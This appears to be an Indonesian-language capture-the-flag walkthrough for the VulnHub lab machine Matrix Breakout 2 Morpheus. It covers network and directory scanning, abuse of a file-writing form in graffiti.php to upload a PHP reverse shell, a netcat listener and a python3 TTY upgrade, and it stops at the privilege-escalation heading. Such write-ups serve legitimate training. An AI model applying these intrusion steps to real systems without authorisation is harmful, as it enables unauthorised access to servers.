
CTF MATRIX BREAKOUT 2 MORPHEUS

Vulnerable machine: Matrix Breakout 2 Morpheus
https://www.vulnhub.com/entry/matrix-breakout-2-morpheus,757/



1. Menemukan IP Target


- melakukan scanning network dengan nmap untuk menemukan IP target

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 21:40 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0061s latency).
Nmap scan report for 192.168.1.2
Host is up (0.013s latency).
Nmap scan report for 192.168.1.113
Host is up (0.042s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.29 seconds
```

2. Menemukan port yang terbuka pada server

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.1.113
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 21:41 EDT
Nmap scan report for 192.168.1.113
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_  256 aa83c351786170e5b7469f07c4ba31e4 (ECDSA)
80/tcp open  http    Apache httpd 2.4.51 ((Debian))
|_http-title: Morpheus:1
|_http-server-header: Apache/2.4.51 (Debian)
81/tcp open  http    nginx 1.18.0
|_http-title: 401 Authorization Required
|_http-server-header: nginx/1.18.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Meeting Place
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds
```


3. Membuka halaman website lewat browser
-buka halaman website menggunakan IP server yang sudah didapat




-gunakan gobuster untuk menemukan halaman yang tersembunyi di website

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.113 -w /usr/share/wordlists/dirbuster/directory-lis
t-2.3-medium.txt -x html,txt,php
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.113
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
2023/03/14 00:37:36 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 348]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.1.113/javascript/]
/robots.txt           (Status: 200) [Size: 47]
/graffiti.txt         (Status: 200) [Size: 139]
/graffiti.php         (Status: 200) [Size: 451]
```

-ditemukan halaman robots.txt namun tidak ada informasi apapun di halaman tersebut




-pada gobuster juga ditemukan halaman graffiti.txt dan halaman ini menginformasikan nama user Nebby



-selain graffiti.txt juga ditemukan halaman graffiti.php yang berisi form untuk mengirim pesan

-juga form disubmit akan diarahkan ke halaman yang sama dengan mencantumkan isian form sebelumnya


4. Melakukan uji coba dengan burpsuite
-buka aplikasi burp suite dan seting menjadi intercept on




-nyalakan proxy burp suite pada browser

-lakukan pengisian form dan klik tombol post


-request post akan secara otomatis ditangkap oleh burp suite




-klik kanan pada request tersebut kemudian pilih Send to Repeater




-request berhasil dikirim ke tab repeater pada burpsuite




-lakukan uji coba dengan mengubah nilai message menjadi ‘hack’ dan file menjadi ‘abc.txt’ lalu klik tombol send. Disini tidak terjadi error pada response




-lakukan uji coba yang berbeda dengan mengubah nilai message menjadi ‘<h1>Test</h1>’ dan file menjadi ‘abc.html’ lalu klik tombol send. Disini juga tidak ditemukan error pada response



-matikan intercept pada burpsuite




-lakukan uji coba dengan mengakses file abc.html lewat browser dan ternyata berhasil. Dari sini kita tahu bahwa message akan ditulis dalam bentuk file dengan nama sesuai isi field file



5. Melakukan reverse shell ke server
-lakukan pengecekan IP Kali linux dengan perintah ifconfig

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::55a8:f8d3:c08d:bb9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 993769  bytes 286142976 (272.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 548910  bytes 86906814 (82.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


-ubah isi field message dengan source code reverse shell PHP (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) dan isi field file dengan shell.php. Sesuaikan IP dengan IP Kali linux. Kemudian klik send



-buat listener di terminal kali linux

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
```

-akses file shell.php lewat browser



-reverse shell berhasil terkoneksi

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.113] 53220
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 12:48:08 up  1:03,  0 users,  load average: 0.17, 0.22, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

-ubah menjadi terminal interaktif dengan python3

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.113] 53220
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
 12:48:08 up  1:03,  0 users,  load average: 0.17, 0.22, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@morpheus:/$
```

6. Melakukan privilege escalation ke server

